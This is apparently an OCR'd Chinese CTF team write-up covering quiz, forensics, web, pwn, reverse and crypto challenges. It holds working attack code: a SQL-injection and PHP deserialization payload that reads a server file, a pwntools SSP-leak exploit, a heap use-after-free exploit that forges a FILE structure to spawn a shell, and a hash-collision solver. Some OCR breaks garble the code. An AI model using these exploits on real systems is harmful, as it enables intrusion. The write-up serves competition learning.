
Team: Lilac

misc

签到



如[aaa111]、[aaa111]答案，则无法进入下一题。

(一)在数字签名中，签名值的长度与被签名消息的长度有关。
[ca02f7]正确
[1f5f2e]错误

1f5f2e

惠秋

(二)弱碰撞自由的 Hash 函数比强碰撞自由的 Hash 函数的安全性高。
[3c47f0]正确
[4c361b]错误

4c361b

惠秋

(三)1949 年，( ) 发表题为《保密系统的通信理论》的文章，为密码系统建立了理论基础，从此密码学成了一门科学。
[7642a4]Shannon
[716f94]Diffie
[a930ab]Hellman
[6fcb56]Shamir

7642a4

惠秋

(四)下列密码体制可以抗量子攻击的是 ( ) 。
[6f9c31]ECC
[7bd470]RSA

clip

- 对damaged.disk分析可知包含png图片,提取图片得到了两张图片.
- 修复png文件头, 对图片还原PS等,得到flag:
  `flag{0b008070-eb72-4b99-abed-092075d72a40}`

web

facebook

利用点: **sql注入+反序列化+LFR**
payload:

```
/view.php?no=0/*123*/UniOn/*123*/select/*123*/0,1,2,%22O:8:\%22UserInfo\%22:
3:{s:4:\%22name\%22;s:5:\%22lilac\%22;s:3:\%22age\%22;i:0;s:4:\%22blog\%22;
s:29:\%22file:///var/www/html/flag.php\%22;}%22
```

pwn

guess

- 程序把flag读在栈上，提供了栈溢出，但是有canary保护，看似没有其他漏洞了，很自然地想到了**ssp leak**，但是不知道栈地址。从程序提供3次输入机会想到可以先用got地址泄露libc，然后

用libc上的environ泄露栈地址，然后算出得到的栈地址与flag的距离，最后拿flag，这个距离值是固定的，正好可以通过3次泄露完成。libc可以用各种工具拿到，测试时发现远程环境和本地相同.

```
from pwn import *
'''
for i in range(0x80, 0x180, 8):
  p = process("./GUESS")
p.recvuntil("flag\n")
p.sendline("1" * i + p64(0x0400C90))
p.recvline()
x = p.recvline()
p.close()
print hex(i), x
'''
environ = 0x03C6F38
p = remote("106.75.90.160", 9999)
p.recvuntil("flag\n")
p.sendline("1" * 0x128 + p64(0x602040))
print p.recvuntil("***: ")
read_offset = u64(p.recv(6).ljust(8, "\x00"))
libc = read_offset - 0x00000000000F7250
environ += libc
print hex(libc)

p.recvuntil("flag\n")
p.sendline("1" * 0x128 + p64(environ))
print p.recvuntil("***: ")
stack = u64(p.recv(6).ljust(8, "\x00"))
print hex(stack)

p.recvuntil("flag\n")
p.sendline("1" * 0x128 + p64(stack - 0x168))
print p.recvuntil("***: ")
print p.recvline()
p.close()
```

blind

release功能释放堆块后没有把指针置0，可以change中再次使用，存在**uaf**漏洞，可以用来修改fd做fastbin attack，以为没有提供leak，所以各种hook函数就别想了。stdin，stdout，stderr地址都是以0x7f开头，可以通过错位实现劫持，这里选择了stderr，然后就可以修改全局数据的5个指针指向任意地址，我将4个指针指向了bss上的一块连续内存用来伪造io_file和vtable，第五个指向了stdout用来攻击file结构。程序留了后面，可以直接吧vtable中的函数指针全部设为它，用构造好的file结构体指针覆盖

stdout，执行printf时程序就被劫持为system(“/bin/sh”)，伪造结构体时需要设置fp->lock指向一块值为0的内存。

```
from pwn import *
import struct

_IO_USE_OLD_IO_FILE = False
_BITS = 64

def _u64(data):
    return struct.unpack("<Q",data)[0]

def _u32(data):
    return struct.unpack("<I",data)[0]

def _u16(data):
    return struct.unpack("<H",data)[0]

def _u8(data):
    return ord(data)

def _usz(data):
    if _BITS == 32:
        return _u32(data)
    elif _BITS == 64:
        return _u64(data)
    else:
        print("[-] Invalid _BITS")
        exit()

def _ua(data):
    if _BITS == 32:
        return _u32(data)
    elif _BITS == 64:
        return _u64(data)
    else:
        print("[-] Invalid _BITS")
        exit()

def _p64(data):
    return struct.pack("<Q",data)

def _p32(data):
    return struct.pack("<I",data)

def _p16(data):
    return struct.pack("<H",data)
```

```
def _p8(data):
    return chr(data)

def _psz(data):
    if _BITS == 32:
        return _p32(data)
    elif _BITS == 64:
        return _p64(data)
    else:
        print("[-] Invalid _BITS")
        exit()

def _pa(data):
    if _BITS == 32:
        return struct.pack("<I", data)
    elif _BITS == 64:
        return struct.pack("<Q", data)
    else:
        print("[-] Invalid _BITS")
        exit()

class _IO_FILE_plus:
    def __init__(self):
        self._flags = 0x00000000fbad2887         # High-order word is _IO_MA
GIC; rest is flags.
        self._IO_read_ptr = 0x602500   # Current read pointer
        self._IO_read_end = 0x602500   # End of get area
        self._IO_read_base = 0x602500  # Start of putback+get area
        self._IO_write_base = 0x602600 # Start of put area
        self._IO_write_ptr = 0x602600  # Current put pointer
        self._IO_write_end = 0x602600  # End of put area
        self._IO_buf_base = 0x602600   # Start of reserve area
        self._IO_buf_end = 0x602601    # End of reserve area

        # The following fields are used to support backing up and undo.
        self._IO_save_base = 0      # Pointer to start of non-current get ar
ea
        self._IO_backup_base = 0    # Pointer to first valid character of ba
ckup area
        self._IO_save_end = 0       # Pointer to end of non-current get area

        self._markers = 0
        self._chain = 0

        self._fileno = 0
        self._flags2 = 0
        self._old_offset = 0    # This used to be _offset but it's too small

        # 1+column number of pbase(); 0 is unknown
```

```
        self._cur_column = 0
        self._vtable_offset = 0
        self._shortbuf = 0

        self._lock = 0x602700

        if not _IO_USE_OLD_IO_FILE:
            self._offset = 0
            self._codecvt = 0
            self._wide_data = 0
            self._freeres_list = 0
            self._freeres_buf = 0
            self.__pad5 = 0
            self._mode = 0
            self._unused2 = [0 for i in range(15 * 4 - 5 * _BITS / 8)]
        self.vtable = 0x602168

    def tostr(self):
        buf = _p64(self._flags & 0xffffffff) + \
            _pa(self._IO_read_ptr) + \
            _pa(self._IO_read_end) + \
            _pa(self._IO_read_base) + \
            _pa(self._IO_write_base) + \
            _pa(self._IO_write_ptr) + \
            _pa(self._IO_write_end) + \
            _pa(self._IO_buf_base) + \
            _pa(self._IO_buf_end) + \
            _pa(self._IO_save_base) + \
            _pa(self._IO_backup_base) + \
            _pa(self._IO_save_end) + \
            _pa(self._markers) + \
            _pa(self._chain) + \
            _p32(self._fileno) + \
            _p32(self._flags2) + \
            _p64(self._old_offset) + \
            _p16(self._cur_column) + \
            _p8(self._vtable_offset) + \
            _p8(self._shortbuf)
        if _BITS == 64:
            buf += _p32(0)
        buf += _pa(self._lock)
        if not _IO_USE_OLD_IO_FILE:
            buf += \
            _p64(self._offset) + \
            _pa(self._codecvt) + \
            _pa(self._wide_data) + \
            _pa(self._freeres_list) + \
            _pa(self._freeres_buf) + \
            _psz(self.__pad5) + \
```

```
                _p32(self._mode) + \
                ''.join(map(lambda x:_p8(x), self._unused2)) +\
                _pa(self.vtable)
            return buf

        def __str__(self):
            return self.tostr()

    #p = process("./blind")
    p = remote("106.75.20.44 ",9999)

    def new(index,content):
        p.recvuntil("Choice:")
        p.sendline('1')
        p.recvuntil("Index:")
        p.sendline(str(index))
        p.recvuntil("Content:")
        p.sendline(content)

    def release(index):
        p.recvuntil("Choice:")
        p.sendline('3')
        p.recvuntil("Index:")
        p.sendline(str(index))

    def change(index,content):
        p.recvuntil("Choice:")
        p.sendline('2')
        p.recvuntil("Index:")
        p.sendline(str(index))
        p.recvuntil("Content:")
        p.send(content)

    new(0,'111')
    new(1,'222')
    release(0)
    change(0,p64(0x60203d)+'\n')
    new(2,"333")
    new(3,"4"*19 + p64(0x602088)+p64(0x6020f0)+p64(0x602158)+p64(0x6021c0)+p64(0
    x602020))
    s = _IO_FILE_plus().tostr()
    print len(s)
    change(0,s[0:0x68])
    change(1,s[0x68:0xd0])
    change(2,s[0xd0:] + p64(0)*2 + p64(0x4008E3)*9)
    change(3,p64(0x4008E3)*13)
    p.recvuntil("Choice:")
    p.sendline("2")
    p.recvuntil("Index:")
```

```
p.sendline('4')
p.recvuntil("Content:")
p.sendline(p64(0x602088))
p.sendline("your token")
p.interactive()
```

reverse

beijing

本题静态分析即可,flag在data段上被打乱放置, 和程序的输出结果形成索引, 根据输出结果推算出flag为:
`flag{amazing_beijing}`

blend

题目分析拿到的是个DOS/MBR boot sector, 根据之前做过的CSAW逆向题遇到过这种模式的题目,照着思路调试了一遍

```
xxx@xx  ~/ctf/china/advanced  file main.bin
main.bin: DOS/MBR boot sector
 xxx@xx ~/ctf/china/advanced  strings main.bin
flag
a} ==>
== ENTER FLAG ==
 CORRECT!
!! WRONG FLAG !!
```

payload如下:

```
#!/usr/bin/env python
from pprint import pprint
from z3 import *
import struct

s = Solver()
ZERO = IntVal(0)

def z3_abs(x):
   return If(x >= 0, x, -x)
```

```
def psadbw(xmm1, xmm2):
   first  = Sum([z3_abs(b1 - b2) for b1,b2 in zip(xmm1[:8], xmm2[:8])])
   second = Sum([z3_abs(b1 - b2) for b1,b2 in zip(xmm1[8:], xmm2[8:])])
   return (first, second)
[0x2DD02F6, 0x2DC02E8, 0x2D802ED, 0x2CE02E2, 0x2C402E2, 0x2D402DB, 0x2D902CD
, 0x3110304]
_results = [
   (0x02dd, 0x02f6),
   (0x02dc, 0x02e8),
   (0x02d8, 0x02ed),
   (0x02ce, 0x02e2),
   (0x02c4, 0x02e2),
   (0x02d4, 0x02db),
   (0x02d9, 0x02cd),
   (0x0311, 0x0304)
] [::-1]

_xmm5s = [
   [0xb8, 0x13, 0x00, 0xcd, 0x10, 0x0f, 0x20, 0xc0, 0x83, 0xe0, 0xfb, 0x83,
0xc8, 0x02, 0x0f, 0x22],
]

for x in _results[:-1]:
   _xmm5s.append(list(map(ord, struct.pack('<Q', x[0]) + struct.pack('<Q', x
[1]))))

xmm5s   = [ [IntVal(x) for x in row] for row in _xmm5s ]
results = [ [IntVal(x) for x in row] for row in _results ]

f = [Int('flag{:02}'.format(i)) for i in range(16)]
for char in f:
   s.add(char > 30, char < 127)

for i in range(8):
   xmm5 = xmm5s[i]
   xmm2 = list(f)
   xmm2[i] = ZERO
   xmm2[i+8] = ZERO
   high,low = psadbw(xmm5, xmm2)
   s.add(high == results[i][0])
   s.add(low == results[i][1])

print(s.check())
m = s.model()

solution = ''
sats = []
for d in m.decls():
   if 'flag' in d.name():
```

```
            solution += chr(m[d].as_long())
            sats.append((int(d.name()[4:]), chr(m[d].as_long())))
    sats = sorted(sats, key=lambda x: x[0])
    sats = [s[1] for s in sats]
    flag = ''.join(sats)

    # unshuffle the flag
    flag = flag[12:] + flag[8:12] + flag[:8]
    print('flag{%s}' % flag)
```

得到flag:

`flag{mbr_is_funny__eh}`

advanced(solved after ctf)

老年misc选手,看到输出得到加密后的
flag:4b404c4b5648725b445845734c735949405c414d5949725c45495a51
像是异或flag后的结果

```
import libnum
In [97]: libnum.n2s(0x4b404c4b5648725b445845734c735949405c414d5949725c45495a
51)
Out[97]: 'K@LKVHr[DXEsLsYI@\\AMYIr\\EIZQ'
```

猜测:In [93]: ord("f")^0x4b

```
Out[93]: 45

In [94]: ord("g")^0x4b
Out[94]: 44

In [95]: ord("l")^0x40
Out[95]: 44

In [96]: ord("a")^0x4c
Out[96]: 45
```

xor key 为45,44

```
In [98]: enc = libnum.n2s(0x4b404c4b5648725b445845734c735949405c414d5949725c
45495a51)

In [99]: flag = ""
```

```
In [102]: for i in range(len(enc)):
     ...:     if i%2==0:
     ...:         flag+=chr(ord(enc[i])^45)
     ...:     else:
     ...:         flag+=chr(ord(enc[i])^44)
     ...:
     ...:

In [103]: print flag
flag{d_with_a_template_phew}
```

crypto

hashcoll

题目文件以及描述:Sometime, you wonder why you rEad the DescrIption Because it may contaIn something useless.
nc 117.50.1.201 9999

```
#!/usr/bin/env python2

FLAG = "aaa"

h0 = 457409749291797204417993819044114040112704595207125332734510532621371968143399

# 2**168 + 355
g = 37414441915671114706014331717536845303191873100221 1L

def shitty_hash(msg):
   h = h0
   msg = map(ord, msg)
   for i in msg:
       h = (h + i)*g
       # This line is just to screw you up :))
       h = h & 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff#mod2**256
       #print h

   return h - 0xe6168647f636


if __name__ == '__main__':
```

```
try:
    introduction = """
    .--.      .-------------------------.
    | __\     |                         |
    | > <    <  Homies, Hash collision |
    |  \|     |                         |
    |/_//     `-------------------------'
    |  /
    `-'
    I never want to create challenges that people can grab random scripts
to solve it. Nah
    """

    print introduction

    m1 = raw_input('m1 : ')
    m2 = raw_input('m2 : ')

    assert m1 != m2

    #print "m1 = {!r}".format(m1)
    #print "m2 = {!r}".format(m2)

    hash1 = shitty_hash(m1)
    hash2 = shitty_hash(m2)

    if hash1 == hash2:
        print "\nThe flag is simple, it is 'the flag' :)) "
        print FLAG
    else:
        print 'Wrong.'

except:
    print "Take your time to think of the inputs."
    pass
```

题目分析:
通过对hash函数的展开发现h0对碰撞结果没有影响:
也给出了提示.

```
In [92]: libnum.n2s(457409749291797204417993819044114040112704595207125332734
51053262137
    ...: 196814399)
Out[92]: 'e you ever see something weird ?'
```

$$shitty\_hash(x_1, x_2, \ldots, x_n) = h_0 g^n + x_1 g^n + x_2 g^{n-1} + \ldots + x_n g \ mod \ 2^{256}$$

为了找到hash值相同的两个message,我们需要找到$a_1g^n + a_2g^{n-1} + \ldots + a_ng \ mod \ 2^{256}$和$b_1g^n + b_2g^{n-1} + \ldots + b_ng \ mod \ 2^{256}$的两个线性组合. $\{a_1, \ldots, a_n\}$和$\{b_1, \ldots, b_n\}$为两个message, 并且a_i和b_i属于$\{0, \ldots, 255\}$,我们可以假设m1固定, 则找到一组$c_1g^n + c_2g^{n-1} + \ldots + c_ng \ mod \ 2^{256} = 0$则可以找到m2, $b_i = a_i + c_i$, 其中a_i已知(m1固定),则c_i的范围为$0 <= a_i + c_i <= 255$并且为整数.从而得到hash碰撞. 为了找到这样的一组满足条件的c_i,其中c_i都很小,我想到了用LLL算法解决SVP问题.

构造矩阵如下

$$\begin{matrix} Kg^n & 1 & 0 & 0 & \ldots & 0 \\ Kg^{n-1} & 0 & 1 & 0 & \ldots & 0 \\ Kg & 0 & 0 & 1 & \ldots & 0 \\ \ldots\ldots & & & & & \\ K2^{256} & 0 & 0 & 0 & \ldots & 0 \end{matrix}$$

当我们的K足够大时, reduced rows xxx[0] == 0 ,并且c_i = xxx[i+1],当n足够大,找到的xxx中的每个元素就很小,从而满足$0 <= a_i + c_i <= 255$

关于LLL算法作用太多了,其原理我也不清楚,自行google

reference:

https://latticehacks.cr.yp.to/slides-dan+nadia+tanja-20171228-latticehacks-16x9.pdf

https://cseweb.ucsd.edu/~daniele/CSE207C/

实现:(sage 脚本)

```
from sage.all import *

mod = 2**256
h0 = 45740974929179720441799381904411404011270459520712533273451053262137196
814399

g = 2**168 + 355

K = 2**256

base = map(ord, "7feilee"*8)
N = len(base)

m = matrix(ZZ, N + 1, N + 2)
for i in xrange(N):
    ge = pow(g, N-i, mod)
    m[i,0] = ge
    m[i,1+i] = 1
m[N,0] = mod
for i in xrange(N+1):
    m[i,0] *= K

ml = m.LLL()
```

```
ttt = ml.rows()[0]
print "result:", ttt
if ttt[0] != 0:
    print "Error"
    exit()
if not base:
    base = [BASE] * N
msg = []
for i in range(N):
    msg.append(base[i] + ttt[1+i])
    if not (0 <= msg[-1] <= 255):
        print "Need more bytes!"
        quit()


def shitty_hash(msg):
    h = h0
    for i in msg:
        h = (h + i)*g
        # This line is just to screw you up :))
        h = h & 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff#mod2**256
        #print h

    return h - 0xe6168647f636

def pure_hash(msg):
    h = 0
    for i in msg:
        h = (h + i)*g
        # This line is just to screw you up :))
        h = h & 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff#mod2**256
    return h

print base
print "m1:", "".join(map(chr, base))
print hex(shitty_hash(base)), shitty_hash(base)
print msg
diff = [i-j for i,j in zip(msg,base)]
print diff
print hex(pure_hash(diff))
print "m2:", "".join(map(chr, msg))
print hex(shitty_hash(msg)), shitty_hash(msg)
'''
result: (0, 2, 10, 0, 14, 12, 6, -9, 5, -1, 10, 14, 7, 4, -7, -9, 1, -6, -1
1, -2, 4, 5, -9, -3, -7, -12, -18, -2, 9, -6, 20, 14, 3, -2, -10, -11, -8, -
```

```
11, -4, -3, -3, 8, -2, -2, -7, 10, 1, -7, -6, 1, -3, -11, 0, -2, -2, -13, -
3, 0)
linear combination 1:[55, 102, 101, 105, 108, 101, 101, 55, 102, 101, 105, 1
08, 101, 101, 55, 102, 101, 105, 108, 101, 101, 55, 102, 101, 105, 108, 101,
 101, 55, 102, 101, 105, 108, 101, 101, 55, 102, 101, 105, 108, 101, 101, 5
5, 102, 101, 105, 108, 101, 101, 55, 102, 101, 105, 108, 101, 101]
m1: 7feilee7feilee7feilee7feilee7feilee7feilee7feilee7feilee
0xdc50edf5709e590380c17156e4a9c6bf29938a8926eee56efd3e96e861cf4079L 99651816
784432116140389266578054142896984837252368337731439517562844400795769
linear combination 1+linear combination 2:[57, 112, 101, 119, 120, 107, 92,
 60, 101, 111, 119, 115, 105, 94, 46, 103, 95, 94, 106, 105, 106, 46, 99, 9
4, 93, 90, 99, 110, 49, 122, 115, 108, 106, 91, 90, 47, 91, 97, 102, 105, 10
9, 99, 53, 95, 111, 106, 101, 95, 102, 52, 91, 101, 103, 106, 88, 98]
linear combination 2:[2, 10, 0, 14, 12, 6, -9, 5, -1, 10, 14, 7, 4, -7, -9,
 1, -6, -11, -2, 4, 5, -9, -3, -7, -12, -18, -2, 9, -6, 20, 14, 3, -2, -10,
 -11, -8, -11, -4, -3, -3, 8, -2, -2, -7, 10, 1, -7, -6, 1, -3, -11, 0, -2,
 -2, -13, -3]
0#pure_hash(linear combination 2 == 0),which cause the collision
m2: 9pewxk\<eowsi^.g_^jij.c^]Zcn1zslj[Z/[afimc5_oje_f4[egjXb
dc50edf5709e590380c17156e4a9c6bf29938a8926eee56efd3e96e861cf4079 99651816784
432116140389266578054142896984837252368337731439517562844400795769
'''



from pwn import *
import random
import re
import libnum
import string
from hashlib import *
import itertools

context.log_level = "debug"

io = remote("117.50.1.201",9999)
io.recv()
io.sendline("7feilee7feilee7feilee7feilee7feilee7feilee7feilee7feilee")
io.recvuntil('m2 : ')
io.sendline("9pewxk\<eowsi^.g_^jij.c^]Zcn1zslj[Z/[afimc5_oje_f4[egjXb")
io.recv()
io.recv()
io.recv()

'''    '\n'
    "The flag is simple, it is 'the flag' :)) \n"
    'flag{b78017f6-90b1-486b-9f12-67d17cdcbfca}\n'
'''
```

```
flag:flag{b78017f6-90b1-486b-9f12-67d17cdcbfca}
```